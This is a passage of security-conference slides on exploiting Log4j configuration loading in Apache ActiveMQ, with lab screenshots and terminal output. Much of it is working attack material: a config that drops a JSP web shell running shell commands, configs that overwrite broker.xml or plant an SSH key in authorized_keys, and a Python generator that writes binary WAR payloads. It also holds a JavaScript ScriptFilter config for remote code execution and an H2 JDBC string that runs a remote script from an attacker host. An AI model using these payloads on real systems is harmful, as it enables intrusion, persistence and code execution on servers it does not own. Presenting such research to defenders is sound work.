                    </Pattern>
                </PatternLayout>
            </File>
        </Appenders>
        <Loggers>
            <Root level="debug">
                <AppenderRef ref="MyFile"/>
            </Root>
        </Loggers>
    </Configuration>
```

Caveman Continous Write Mode

XML Configuration – Write Malicious JSP

```
<File name="MyFile" fileName="..../webapps/admin/mal.jsp">
    <PatternLayout>
        <Pattern>
            <! [CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id">..../webapps/admin/cmd.out" }) ; %>win'
<br/>
]]>
        </Pattern>
```

Caveman Continuous Write Mode

Result – Payload repeats ad infinitum

The screenshot shows a browser interface with two tabs open. The left tab is titled "127.0.0.1:8161/admin/mal" and the right tab is titled "127.0.0.1:8161/admin/cmd". Below the tabs, there are navigation icons: back, forward, refresh, and a search/address bar containing the URL "127.0.0.1:8161/admin/mal.jsp". The main content area of the browser displays the text "win'" repeated eight times vertically.

```
win'  
win'  
win'  
win'  
win'  
win'  
win'  
win'
```

Caveman Continuous Write Mode

Result – Payload repeats ad infinitum



“Sofisticated” LogRotate

XML Configuration – Write
Malicious Content sensitive
File

```
<?xml version="1.1" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <RollingFile name="MyFile" fileName="../etc/broker.xml"
filePattern="/tmp/mal-%d{yyyy}%-i" append="false" filePermissions="r-xr-xr-
x" max="2" >
            <PatternLayout>
                <Pattern>
                    &#x3c;&#x3f;***TRUNCATED***&#x3e;&#xa;
                </Pattern>
            </PatternLayout>
            <Policies>
                <TimeBasedTriggeringPolicy />
                <SizeBasedTriggeringPolicy size="1"/>
            </Policies>
        </RollingFile>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

“Sofisticated” LogRotate

XML Configuration – Write
Malicious Content sensitive
File

```
<appenders>
    <RollingFile name="MyFile" fileName="../etc/broker.xml"
filePattern="/tmp/mal-%d{yyyy}%-i" append="false" filePermissions="r-xr-xr-
x" max="2" >
```

“Sofisticated” LogRotate

XML Configuration – Write
Malicious Content sensitive
File

```
<Pattern>  
    &#x3c;&#x3f;***TRUNCATED***&#x3e;&#xa;  
</Pattern>
```

“Sofisticated” LogRotate

XML Configuration – Write
Malicious Content sensitive
File

```
<Policies>
    <TimeBasedTriggeringPolicy />
    <SizeBasedTriggeringPolicy size="1"/>
</Policies>
```

Tangent: Controlling File Permissions

SSH “authorized_keys” example

```
<?xml version="1.1" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <RollingFile name="MyFile" fileName="/home/amq-broker/.ssh/authorized_keys" filePattern="/tmp/mal-%d{yyyy}%-i"
append="false" filePermissions="rw-----" max="2" >
            <PatternLayout>
                <Pattern>
                    &#x73;&#x73;***TRUNCATED***&#x20;&#x6d;&#x61;&#x6c;&#x40;&#x74;&#x65;&#x73;
                    &#x74;&#x65;&#x72;&#xa;
                </Pattern>
            </PatternLayout>
            <Policies>
                <TimeBasedTriggeringPolicy />
                <SizeBasedTriggeringPolicy size="1"/>
            </Policies>
        </RollingFile>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

Tangent: Controlling File Permissions

SSH “authorized_keys” example

```
--> <RollingFile name="MyFile" fileName="/home/amq-broker/.ssh/authorized_keys" filePattern="/tmp/mal-%d{yyyy}%-i" append="false" filePermissions="rw-----" max="2" >
```

Write Files over SMB, FILE:///

Windows Only

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="\\192.168.6.129\mal\test.txt">
            <PatternLayout>
                <Pattern>
                    test
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

Writing Binary Content



Tangent: XML Limitation

- XML allowed characters:
 - #x9 | #xA | #xD | [#x20-#xD7FF] | [#xE000-#xFFFF] | [#x10000-#x10FFFF]
- Cannot directly write a full complex binary file (EXE, JAR, WAR, etc.)
- In theory we can play with multibyte characters and encodings:
 - 쫾뺾
 - UTF-16 and/or UTF-32
- Groups of null bytes are hard to navigate around

NOOOOOO!!!!!!

THAT'S IMPROBABLE!!!!!!

Log4J Configuration Formats

XML (Default)

Properties (Most Used)

JSON

YAML

Writing Binary Content

Property Format – Write Test File

The image shows two terminal windows side-by-side. The left window displays a Python script named `gen_prop.py` which generates a `log4j2.properties` file containing a crafted Log4j payload. The right window shows the command `python3 gen_prop.py` being run, followed by the output of the generated properties file. This file contains numerous characters including null bytes and carriage returns, designed to exploit a vulnerability. The final command shown is `curl -X POST -d @test.txt http://127.0.0.1:8161/logger`, which would send the payload to an ActiveMQ instance running on port 8161.

```
guest@worker01:~/Desktop/Log4J$ nano 6.2 gen_prop.py
GNU nano 6.2
#!/usr/bin/python3
#filepath = sys.argv[1]
#
#f = open(filepath,'rb')
#pay = f.read()
#f.close()

bad_chars = [0xa, 0xd]

prop_template = b'''rootLogger.level=DEBUG
rootLogger.appenderRef.logfile.ref=RollingFile

# Console appender
#rootLogger.appenderRef.console.ref=Console
#rootLogger.appenderRef.console.filter.threshold.type=ThresholdFilter
#rootLogger.appenderRef.console.filter.threshold.level=INFO
#appender.console.type=Console
#appender.console.name=Console
#appender.console.layout.type=PatternLayout
#appender.console.layout.pattern=%5p | %m%n

# File appender
appender.logfile.type=RollingRandomAccessFile
appender.logfile.name=RollingFile
appender.logfile.fileName=/tmp/test.txt
appender.logfile.filePattern=/tmp/nal2-%d(%y%y)%i
appender.logfile.append=false
appender.logfile.filePermissions=rwxrwxr-x
appender.logfile.layout.type=PatternLayout
appender.logfile.layout.charset=iso-8859-1
appender.logfile.policies.type=Policies
appender.logfile.policies.size.type=SizeBasedTriggeringPolicy
appender.logfile.policies.size.size=2
appender.logfile.layout.pattern=''

x = b""
for i in range(256):
    #for t in pay:
        if i not in bad_chars:
            x += bytes([i])
        elif i == 0xa:
            x += b"\n"
        elif i == 0xd:
            x += b"\r"
        else:
            print("You Screwed Up!!!!")

prop = prop_template + x + b"\n"
#print(prop)

f = open("log4j2.properties", "wb")
f.write(prop)
f.close()

[ Wrote 56 lines ]
```

```
guest@worker01:~/Desktop/Log4J$ python3 gen_prop.py
guest@worker01:~/Desktop/Log4J$ guest@worker01:~/Desktop/Log4J$ pwd
/home/guest/Desktop/Log4J
guest@worker01:~/Desktop/Log4J$ guest@worker01:~/Desktop/Log4J$ ls -la /tmp/test.txt
ls: cannot access '/tmp/test.txt': No such file or directory
guest@worker01:~/Desktop/Log4J$ guest@worker01:~/Desktop/Log4J$ ls -la /tmp/test.txt
-rw-rw-r-- 1 guest guest 255 touko 4 03:14 /tmp/test.txt
guest@worker01:~/Desktop/Log4J$ xxd /tmp/test.txt
00000000: 0001 0203 0405 0607 0809 0a0b 0c0d 0e0f ..... .
00000010: 1011 1213 1415 1617 1819 1a1b 1c1d 1e1f ..... .
00000020: 2021 2223 2425 2627 2829 2a2b 2c2d 2e2f !"#$%&'()*+,.-./
00000030: 3031 3233 3435 3637 3839 3a3b 3c3d 3e3f 0123456789;<>?_
00000040: 4041 4243 4445 4647 4849 4a4b 4c4d 4e4f @ABCDEFGHIJKLMNO_
00000050: 5051 5253 5455 5657 5859 5a5b 5d5e 5f50 PQRSTUVWXYZ]`_-
00000060: 6162 6364 6566 6768 696a 6b6c 6d6e 6f70 abcdefghijklmnop
00000070: 7172 7374 7576 7778 797a 7b7c 7d7e 7f80 qrstuvwxyz{}]-..
00000080: 8182 8384 8586 8788 898a 8b8c 8d8e 8f90 ..... .
00000090: 9192 9394 9596 9798 999a 9b9c 9d9e 9fa0 ..... .
000000a0: a1a2 a3a4 a5a6 a7a8 a9aa abac adae afb0 ..... .
000000b0: b1b2 b3b4 b5b6 b7b8 b9b9 bbb0 bdb0 bf00 ..... .
000000c0: c1c2 c3c4 c5c6 c7c8 c9c9 cbcc cdce cf00 ..... .
000000d0: d1d2 d3d4 d5d6 d7d8 d9d4 dbdc ddde df00 ..... .
000000e0: e1e2 e3e4 e5e6 e7e8 e9e4 ebec edee eff0 ..... .
000000f0: f1f2 f3f4 f5f6 f7f8 f9f4 fbfc fdfe ff ..... .
guest@worker01:~/Desktop/Log4J$ curl -X POST -d @test.txt http://127.0.0.1:8161/logger

[ Wrote 56 lines ]
```

```
INFO | Connector stomp started
INFO | Listening for connections at: mqtt://worker01:1883?maximumConnections=1000&wireFormat.maxFrameSize=104857600
INFO | Connector mqtt started
INFO | Starting Jetty server
INFO | Creating Jetty connector
WARN | ServletContext@o.e.j.s.ServletContextHandler@658255aa{/null,STARTING} has uncovered http methods for path: /
INFO | Listening for connections at ws://worker01:61614?maximumConnections=1000&wireFormat.maxFrameSize=104857600
INFO | Connector ws started
INFO | Apache ActiveMQ 5.17.3 (localhost, ID:worker01-42563-1714781607881-0:1) started
INFO | For help or more information please see: http://activemq.apache.org
WARN | Store limit is 102400 mb (current store usage is 0 mb). The data directory: /home/guest/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3/data/kahadb only has 39192 mb of usable space. - resetting to maximum available disk space: 39192 mb
WARN | Temporary Store limit is 51200 mb (current store usage is 0 mb). The data directory: /home/guest/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3/data only has 39192 mb of usable space. - resetting to maximum available disk space: 39192 mb
INFO | ActiveMQ WebConsole available at http://127.0.0.1:8161/
INFO | ActiveMQ Jolokia REST API available at http://127.0.0.1:8161/api/jolokia/
```

2024-05-04 03:13:59,421 qtp325674467-35 ERROR Unrecognized format specifier []
2024-05-04 03:13:59,422 qtp325674467-35 ERROR Empty conversion specifier starting at position 39 in conversion pattern.

Writing Binary Content

Property Format – Write Test File

```
# File appender
appender.logfile.type=RollingRandomAccessFile
appender.logfile.name=RollingFile
appender.logfile.fileName=/tmp/test.txt
appender.logfile.filePattern=/tmp/mal2-%d{yyyy}%-i
appender.logfile.append=false
appender.logfile.filePermissions=rwxrwxr-x
appender.logfile.layout.type=PatternLayout
appender.logfile.layout.charset=iso-8859-1
appender.logfile.policies.type=Policies
appender.logfile.policies.size.type=SizeBasedTriggeringPolicy
appender.logfile.policies.size.size=2
appender.logfile.layout.pattern=''

x = b""
for i in range(256):
#for i in pay:
    if i not in bad_chars:
        x += bytes([i])
    elif i == 0xa:
        x += b"\n"
    elif i == 0xd:
        x += b"\r"
    else:
        print("You Screwed Up!!!!")
prop = prop_template + x + b"\n"
#print(prop)

f = open("log4j2.properties", "wb")
f.write(prop)
f.close()
```


Writing Binary Content

Property Format – Write Test File

```
guest@worker01:~/Desktop/Log4J$ ls -la /tmp/test.txt
-rwxrwxr-x 1 guest guest 255 touko 4 03:14 /tmp/test.txt
guest@worker01:~/Desktop/Log4J$ xxd /tmp/test.txt
00000000: 0001 0203 0405 0607 0809 0a0b 0c0d 0e0f ..... .
00000010: 1011 1213 1415 1617 1819 1a1b 1c1d 1e1f ..... .
00000020: 2021 2223 2425 2627 2829 2a2b 2c2d 2e2f !"#$%&'()*+,./
00000030: 3031 3233 3435 3637 3839 3a3b 3c3d 3e3f 0123456789:;=>?
00000040: 4041 4243 4445 4647 4849 4a4b 4c4d 4e4f @ABCDEFGHIJKLMNO
00000050: 5051 5253 5455 5657 5859 5a5b 5d5e 5f60 PQRSTUVWXYZ[ ]^_
00000060: 6162 6364 6566 6768 696a 6b6c 6d6e 6f70 abcdefghijklmnop
00000070: 7172 7374 7576 7778 797a 7b7c 7d7e 7f80 qrstuvwxyz{|}~..
00000080: 8182 8384 8586 8788 898a 8b8c 8d8e 8f90 ..... .
00000090: 9192 9394 9596 9798 999a 9b9c 9d9e 9fa0 ..... .
000000a0: a1a2 a3a4 a5a6 a7a8 a9aa abac adae afb0 ..... .
000000b0: b1b2 b3b4 b5b6 b7b8 b9ba bbbc bdbe bfco ..... .
000000c0: c1c2 c3c4 c5c6 c7c8 c9ca cbcc cdce cfdo ..... .
000000d0: d1d2 d3d4 d5d6 d7d8 d9da dbdc ddde dfe0 ..... .
000000e0: e1e2 e3e4 e5e6 e7e8 e9ea ebac edee eff0 ..... .
000000f0: f1f2 f3f4 f5f6 f7f8 f9fa fbfc fdfe ff ..... .
```

Writing Binary Content

Property Format – Write WAR File



The terminal window shows the command `python3 gen_prop.py /home/guest/Desktop/Jolokia+Log4J/jail/mal.war` being run. The output shows the creation of a file named `mal.war` in the `/tmp` directory, which is then deleted. The command `diff /home/guest/Desktop/Jolokia+Log4J/jail/mal.war /tmp/mal.war` is used to compare the original and modified files.

```
guest@worker01:~/Desktop/Log4J$ python3 gen_prop.py /home/guest/Desktop/Jolokia+Log4J/jail/mal.war
guest@worker01:~/Desktop/Log4J$ ls -la /tmp/mal.war
ls: cannot access '/tmp/mal.war': No such file or directory
guest@worker01:~/Desktop/Log4J$ ls -la /tmp/mal.war
-rwxrwxr-x 1 guest guest 13320 touko 4 03:32 /tmp/mal.war
guest@worker01:~/Desktop/Log4J$ ls -la /home/guest/Desktop/Jolokia+Log4J/jail/mal.war
-rw-rw-r-- 1 guest guest 13320 helmi 3 2023 /home/guest/Desktop/Jolokia+Log4J/jail/mal.war
[...]
guest@worker01:~/Desktop/Log4J$ diff /home/guest/Desktop/Jolokia+Log4J/jail/mal.war /tmp/mal.war
guest@worker01:~/Desktop/Log4J$
```

The terminal window also shows the command `./activemq start` being run, followed by a series of log messages indicating the startup of ActiveMQ components like Connector amqp, Connector stomp, and Jetty server.

```
.maxFrameSize=104857600
INFO | Connector amqp started
INFO | Listening for connections at: stomp://worker01:61613?maximumConnections=1000&wireFormat.maxFrameSize=104857600
INFO | Connector stomp started
INFO | Listening for connections at: mqtt://worker01:1883?maximumConnections=1000&wireFormat.maxFrameSize=104857600
INFO | Connector mqtt started
INFO | Starting Jetty server
INFO | Creating Jetty connector
WARN | ServletContextHandler@658255aa[/null,STARTING] has uncovered http methods for path: /
INFO | Listening for connections at ws://worker01:61614?maximumConnections=1000&wireFormat.maxFrameSize=104857600
INFO | Connector ws started
INFO | Apache ActiveMQ 5.17.3 (localhost, ID:worker01-40219-1714782726471-0:1) started
INFO | For help or more information please see: http://activemq.apache.org
WARN | Store limit is 102400 mb (current store usage is 0 mb). The data directory: /home/guest/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3/data/kahadb only has 39191 mb of usable space. - resetting to maximum available disk space: 39191 mb
WARN | Temporary Store limit is 51200 mb (current store usage is 0 mb). The data directory: /home/guest/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3/data only has 39191 mb of usable space. - resetting to maximum available disk space: 39191 mb
INFO | ActiveMQ WebConsole available at http://127.0.0.1:8161/
INFO | ActiveMQ Jolokia REST API available at http://127.0.0.1:8161/api/jolokia/
```

Writing Binary Content

Property Format – Write
WAR File


```
bad_chars = [0xa, 0x0d, 0x5c, 0x25]
```

Writing Binary Content

Property Format – Write WAR File

```
guest@worker01: ~/Desktop/Log4J
guest@worker01:~/Desktop/Log4J$ python3 gen_prop.py /home/guest/Desktop/Jolokia+Log4J/jail/mal.war /tmp/mal.war
guest@worker01:~/Desktop/Log4J$ ls -la /tmp/mal.war
ls: cannot access '/tmp/mal.war': No such file or directory
guest@worker01:~/Desktop/Log4J$ ls -la /tmp/mal.war
-rwxrwxr-x 1 guest guest 13320 touko 4 03:32 /tmp/mal.war
guest@worker01:~/Desktop/Log4J$ ls -la /home/guest/Desktop/Jolokia+Log4J/jail/mal.war
-rw-rw-r-- 1 guest guest 13320 helmi 3 2023 /home/guest/Desktop/Jolokia+Log4J/jail/mal.wa
r
guest@worker01:~/Desktop/Log4J$ diff /home/guest/Desktop/Jolokia+Log4J/jail/mal.war /tmp/mal.war
guest@worker01:~/Desktop/Log4J$
```

Feels more like a PWN challenge than Web



Script Support

Script Support

- A.K.A. direct RCE (Remote Code Execution)
- Script Components:
 - ScriptArbiter
 - ScriptFilters
 - ScriptPatternSelector
 - ETC.
- Only works if “scriptSupport” is enabled
- Scripts:
 - JavaScript
 - Groovy
 - Beanshell
 - ETC.

Script Support

Configuration containing
JavaScript

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
    <Loggers>
        <Logger name="EventLogger" level="debug" additivity="false">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <Script name="RCE" language="javascript">
                    <! [CDATA[
                        var cmd = "id";
                        print(
                            new java.io.BufferedReader(
                                new java.io.InputStreamReader(
                                    java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
                                )
                            ).lines().collect(
                                java.util.stream.Collectors.joining()
                            )
                        );
                    ]]>
                </Script>
            </ScriptFilter>
        </Logger>
        <Root level="debug">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <ScriptRef ref="RCE"/>
            </ScriptFilter>
        </Root>
    </Loggers>
</Configuration>
```

Script Support

Configuration containing
JavaScript

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
    <Loggers>
        <Logger name="EventLogger" level="debug" additivity="false">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <Script name="RCE" language="javascript">
                    <! [CDATA[
                        var cmd = "id";
                        print(
                            new java.io.BufferedReader(
                                new java.io.InputStreamReader(
                                    java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
                                )
                            ).lines().collect(
                                java.util.stream.Collectors.joining()
                            )
                        );
                    ]]>
                </Script>
            </ScriptFilter>
        </Logger>
    </Loggers>
</Configuration>
```

JDBC

JDBC

<https://github.com/apache/logging-log4j2/blob/2.x/log4j-jdbc-dbcp2/src/test/resources/log4j2-jdbc-dbcp2.xml>

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN">
    <Appenders>
        <Console name="STDOUT">
            <PatternLayout pattern="%C{1.} %m %level MDC%X%n"/>
        </Console>
        <Jdbc name="databaseAppender" tableName="TableNameA"
ignoreExceptions="false">
            <PoolingDriver
connectionString="jdbc:h2:mem:tempdb;INIT=RUNSCRIPT FROM
&#x22;http://<ATTACKER_IP>&#x22;" driverClassName="org.h2.Driver">
                <PoolableConnectionFactory autoCommitOnReturn="true"
***TRUNCATED***>
                    <DisconnectionSqlCodes>
                        <String>1</String>
                        <String>2</String>
                    </DisconnectionSqlCodes>
                </PoolableConnectionFactory>
            </PoolingDriver>
            <ColumnMapping name="ColumnA" />
        </Jdbc>
    </Appenders>
    <Loggers>
        <Logger
name="org.apache.logging.log4j.core.appender.db.jdbc.JdbcAppenderColumnMapp
ingLiteralTest" level="DEBUG" additivity="false">
            <AppenderRef ref="databaseAppender" />
        </Logger>
        <Root level="FATAL">
            <AppenderRef ref="STDOUT"/>
        </Root>
    </Loggers>
</Configuration>
```

JDBC

<https://github.com/apache/logging-log4j2/blob/2.x/log4j-jdbc-dbcp2/src/test/resources/log4j2-jdbc-dbcp2.xml>

```
<PoolingDriver  
connectionString="jdbc:h2:mem:tempdb;INIT=RUNSCRIPT FROM  
&#x22;http://<ATTACKER_IP>&#x22;" driverClassName="org.h2.Driver">  
    <PoolableConnectionFactory autoCommitOnReturn="true"  
    <!--DRIVING CODE-->
```

Java Messaging Extension (JMX)

Java Management Extensions (JMX)

- Extension over RMI
- Fetch records (classes, functions and attributes) from JMX Registry
- Flow:
 - Send signature (function + arguments + other info) to server
 - Server returns the result
- Unauthenticated JMX == Death by MLET

5.0 SHADES OF JAVA EXPLOITATION

MATEI “MAL” BADANOIU



Major JMX Security Concerns

- Preauthenticated Deserialization
- Unauthenticated MLet Install
- Post-authenticated shenanigans
 - MBean Function Calls
 - MBean Attribute Read/Write (get/set)
 - Deserialization via Function Arguments

JMX over HTTP


